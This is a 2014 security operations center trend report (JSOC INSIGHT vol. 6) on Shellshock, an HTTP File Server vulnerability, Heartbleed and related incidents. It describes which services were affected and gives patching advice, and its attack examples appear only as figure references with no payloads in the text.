LAC
株式会社ラック


INSIGHT

vol. 6

January 21, 2015


JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER



JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT Vol. 6



1 Introduction

Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services such as "JSOC Managed Security Services (MSS)" and "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts with expert knowledge analyze logs from security devices in real time, 24 hours a day 365 days a year. In this real-time analysis, the security analysts analyze communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities or other potential risks in every occasion to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on daily analysis results by our JSOC security analysts. Since this report analyzes the trend of attacks, based on the data of incidents which JSOC customers actually encountered, the report will help in understanding world trends as well as actual threats that Japanese users are facing.

We really hope this report will provide our customers with useful information that they can make full use of when implementing countermeasures to improve security.


Japan Security Operation Center
Analysis Team

[Data collection period]

July 1, 2014 to September 30, 2014

[Devices used]

This report is based on data from security devices supported by LAC-supplied JSOC Managed Security Services.



2 Executive Summary

This report analyzes trends in incidents that occurred from July to September 2014 and introduces especially notable threats. This volume focuses on the following key topics:

- **Attacks that exploit a code execution vulnerability in GNU Bash (Shellshock)**


  Attacks that exploit a code execution vulnerability in GNU Bash (Shellshock) are attacks that cause arbitrary code to be executed externally. Since GNU Bash is used as a standard by many Linux distributions and accessed by a variety of services, including Web services, this type of vulnerability has a very wide range of impact. Since the vulnerability can be exploited very easily, much malicious traffic occurred starting immediately after disclosing the vulnerability. JSOC detected traffic which targeted various services available on the Internet and exploited target hosts or infected them with a bot, and severe incidents actually occurred in our customers' hosts. In addition, we also detected traffic which targeted embedded devices, making it necessary to take immediate countermeasures for all hosts connected to a network. In order to respond Shellshock, it is necessary to apply a vulnerability-free version available from the vendor.

- **Attacks that exploit a code execution vulnerability in HTTP File Server**

  It has been disclosed that HTTP File Server (HFS), which can run a file sharing server via a single executable file, had a vulnerability that causes arbitrary code to be executed externally. JSOC detected traffic that investigated whether there were hosts that were vulnerable to attack, and severe incidents actually occurred in our customers' hosts. In order to respond this type of attack, it is necessary to apply the vulnerability-free version.

- **Trends in Heartbleed attacks**

  Although a vulnerability in the OpenSSL Heartbeat function was disclosed last April, JSOC has still continually detected attacks that exploit the vulnerability (Heartbleed attacks). The number of severe incidents decreased from last July to September, but severe incidents have still occurred. There have been cases where the vulnerability was found in a host for which the customer was sure that countermeasures had been implemented, which shows that the vulnerability cannot be fixed by merely applying a patch. It is important to confirm that each host is protected so as not to be easily affected by such an attack.



3 Trends of Severe Incident in JSOC

3.1 Trends in severe incidents

Our security analysts in JSOC analyze logs detected by IDS/IPS and firewalls, and assign one of the four incident severity levels according to the nature of incident and the degree of impact the incident has on monitored targets. Of the four severity levels, Emergency and Critical indicate severe incidents for which the likelihood of a successful attack occurring or causing serious damage is high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	**Emergency**	Incident for which a successful attack is confirmed
	Critical	Incident for which the likelihood of a successful attack is high, incident for which a failed attempt at an attack is not confirmed, or incident indicating malware infection.
Reference incident	**Warning**	Incident for which a failed attempt at an attack is confirmed
	Informational	Incident which does not trigger an attack causing any real damage and has no significant impact, such as scanning

Figure 1 shows changes in the number of severe incidents from last July to September.

The number of severe incidents related to attacks from the Internet increased in the first week of July and in the fourth week of September ([1] and [2] in Figure 1). These increases are due to attacks (CCS injection) exploiting the Change Cipher Spec (CCS) vulnerability (CVE-2014-0224)[1] in OpenSSL disclosed in July ([1] in Figure 1) and attacks (Shellshock attacks)[2] exploiting the code execution vulnerability in GNU Bash disclosed in September ([2] in Figure 1).

The number of severe internal incidents was temporarily on the rise between the fourth week of August and the first week of September ([3] in Figure 1). This is due to an increase in the number of times malware Citadel, which attempts to collect online banking account information, was detected. JSOC has encountered such types of temporary changes in the trends of detection almost daily.





Figure 1 Changes in the number of severe incidents (July to September 2014)

*The data for the fifth week of September represents only one day of statistics.

[1] Change Cipher Spec message processing vulnerability in OpenSSL
http://jvndb.jvn.jp/ja/contents/2014/JVNDB-2014-000048.html
[2] Code execution vulnerability in GNU Bash
http://jvndb.jvn.jp/ja/contents/2014/JVNDB-2014-004410.html




3.2 Analysis of severe incidents

Figure 2 shows changes in the number of severe incidents related to attacks from the Internet.


The number of severe incidents related to attacks from the Internet was rapidly increasing from April to June, and then it remained at a high level during the period between July and September. (Figure 2-a)

Although the vulnerability of the OpenSSL Heartbeat function was disclosed in April 2014, JSOC has still steadily detected attacks (Heartbleed attacks)[3] that exploit the vulnerability. Severe incidents, where a vulnerable response from a target host has been confirmed, have still occurred; this is regardless of the fact that the number of such severe incidents was on the decline between July and September. After disclosing the Change Cipher Spec (CCS) vulnerability (CVE-2014-0224) of OpenSSL in the first week of last July, there were severe incidents which showed a high probability that target hosts would be affected by the vulnerability ([1] in Figure 2-b).

The code execution vulnerability in GNU Bash was disclosed in the fourth week of September. JSOC has detected attacks exploiting the vulnerability (Shellshock attacks) starting immediately after the disclosure, and there were multiple severe incidents where a vulnerable response from a target host was confirmed ([2] in Figure 2-b).



a. Monthly changes in the number of severe incidents between January and September



b. Weekly changes in the number of detected incidents between July and September

Figure 2 Changes in the number of severe incidents related to attacks from the Internet

*The data for the fifth week of September represents only one day of statistics.

[3] JSOC INSIGHT vol.5
http://www.lac.co.jp/security/report/2014/11/12_jsoc_01.html





Figure 3 shows a breakdown of severe incidents related to attacks from the Internet.

The number of attempts to upload suspicious files to Web servers increased, starting in April, and many such attempts were still detected between July and September (Figure 2-a). No changes were seen in attack methods. On a daily basis, JSOC has detected attempts to exploit a vulnerability of plug-ins installed in CMS (Contents Management System), such as "WordPress", in order to upload suspicious files. Given that even if the CMS itself has no vulnerability, intrusion can occur via a vulnerability in a plug-in, it is necessary to implement a system for supporting plug-ins and to figure out how to handle vulnerabilities when they are disclosed, as well as to upgrade the CMS itself.



a. April to June **b. July to September**


Figure 3 Breakdown of severe incidents related to attacks from the Internet

Figure 4 shows a breakdown of severe incidents internal to networks.

The number of severe incidents internal to networks between July and September is 364 and indicates a significant decrease as compared to the numbers (438 incidents) between April and June.


So far, more IRCBot attacks had occurred to a specific customer, but from September and on, we started detecting attacks to multiple customers. These incidents are considered to infect a target host with IRCBot via Shellshock and cause suspicious external traffic.

The next chapter provides an overview of Shellshock and describes past Shellshock detections conducted by JSOC in detail.



a. April to June **b. July to September**

Figure 4 Breakdown of severe incidents internal to networks



4 Topics of This Volume

4.1 Attacks that exploit a code execution vulnerability in GNU Bash (Shellshock)

4.1.1 Shellshock overview

Attacks (Shellshock attacks) exploiting a code execution vulnerability in GNU Bash, which was disclosed in September 2014, cause arbitrary code to be executed when setting an externally input character string in a GNU Bash environment variable. GNU Bash is a standard shell in many Linux distributions, and a program may be affected by the vulnerability when calling GNU Bash to access its environment variable. Therefore, this vulnerability has a very wide range of impact.


As shown in Table 2, multiple code execution vulnerabilities in GNU Bash have been disclosed:

Table 2 Code execution vulnerability in GNU Bash

CVE	Vulnerability impact	Remarks
CVE-2014-6271	Arbitrary code execution	
CVE-2014-6277	Arbitrary code execution	Disclosed because CVE-2014-6271 and CVE-2014-7169 were not fully fixed.
CVE-2014-6278	Arbitrary code execution	Disclosed because CVE-2014-6271, CVE-2014-7169, and CVE-2014-6277 were not fully fixed.
CVE-2014-7169	Arbitrary code execution	
CVE-2014-7186	Service unavailable	
CVE-2014-7187	Service unavailable	

The GNU Bash versions which may be affected by this vulnerability are as follows:

- Bash 4.3 Patch 25 or earlier
- Bash 4.2 Patch 48 or earlier
- Bash 4.1 Patch 12 or earlier
- Bash 4.0 Patch 39 or earlier
- Bash 3.2 Patch 52 or earlier
- Bash 3.1 Patch 18 or earlier
- Bash 3.0 Patch 17 or earlier




4.1.2 Validating reproduction of Shellshock

JSOC has confirmed that the vulnerability could be reproduced in typical services available on the Internet. Some environments required additional conditions to be met to succeed in attacking, but in any case, the vulnerability can be exploited in a very easy way.


- **CGI program running on a Web server**

If a CGI program running on a Web server uses a shell script or has a mechanism to call a shell to execute a command, it will be possible to externally execute an arbitrary command on the Web server by sending a malicious request.

Figure 5 shows an example of sending a malicious request to a CGI program using a shell script. To the external malicious request, the vulnerable CGI program returns a response containing a command execution result from the host.




a. Attack that attempts to display text



b. Attack that accesses host information (Absolute command path required)

Figure 5 Attack against vulnerable CGI programs



- **Mail server**

By sending a malicious request, an arbitrary command can be executed on a specific mail server or on a server that is running an application program that accesses an environment variable. However, it has been confirmed that a target host does not always return a text response to the attack request (Figure 6).




Figure 6 Attack against a mail server

- **SSH server**

If an SSH server uses a specific application program to restrict user access to commands for execution, it will be possible to externally execute an arbitrary command beyond the user permission on the SSH server by sending a malicious request (Figure 7). However, this type of attack will not succeed unless the attacker has authentication information for the target. Therefore, it is considered that such attack against an SSH server will only succeed in limited environments.





Figure 7 Attack against an SSH server
(for command execution to be basically restricted)



- **Telnet server**

By sending a malicious request to a Telnet server, it will be possible to externally execute an arbitrary command on the Telnet server with login user privileges (Figure 8). However, this type of attack will not succeed unless the attacker has authentication information for the target. Therefore, it is considered that such attack against a Telnet server will only succeed in limited environments.




Figure 8 Attack against a Telnet server

- **DHCP client**

DHCP is a protocol that dynamically assigns necessary settings information such as an IP address to a host for Internet connection. A DHCP client accesses a DHCP server to configure network settings and obtains the settings information necessary when accessing an environment variable. If an environment variable contains malicious code (Figure 9), it will be possible to execute an arbitrary command on the DHCP client (Figure 10). That is, if a DHCP server is taken over by an attacker and malicious code is embedded in an environment variable, all hosts under the DHCP server may be brought under control of the attacker.




Figure 9 DHCP server with malicious code embedded (part of the code)





Figure 10 Attack against a DHCP client



4.1.3 Trends of Shellshock attacks detected by JSOC

Figure 11 shows changes in the numbers of Shellshock attacks and Shellshock-related severe incidents detected by JSOC.

Since the disclosure of the code execution vulnerability in GNU Bash, JSOC tracked much traffic that either investigated the existence of the vulnerability or exploited the vulnerability for attacking. The number of such traffic consistently remains at a high level, which gives no indication of the end of such malicious traffic. Since the disclosure of this vulnerability, there were multiple severe incidents for which it was confirmed that the target host returned a vulnerable response to Shellshock.

Since the Shellshock vulnerability can be exploited in a very easy way, and detailed technical information on the vulnerability was released at many places immediately after the disclosure of the vulnerability, Shellshock code was embedded relatively early in bots, etc. JSOC considers that the trends in the detected malicious traffic reflect these factors.

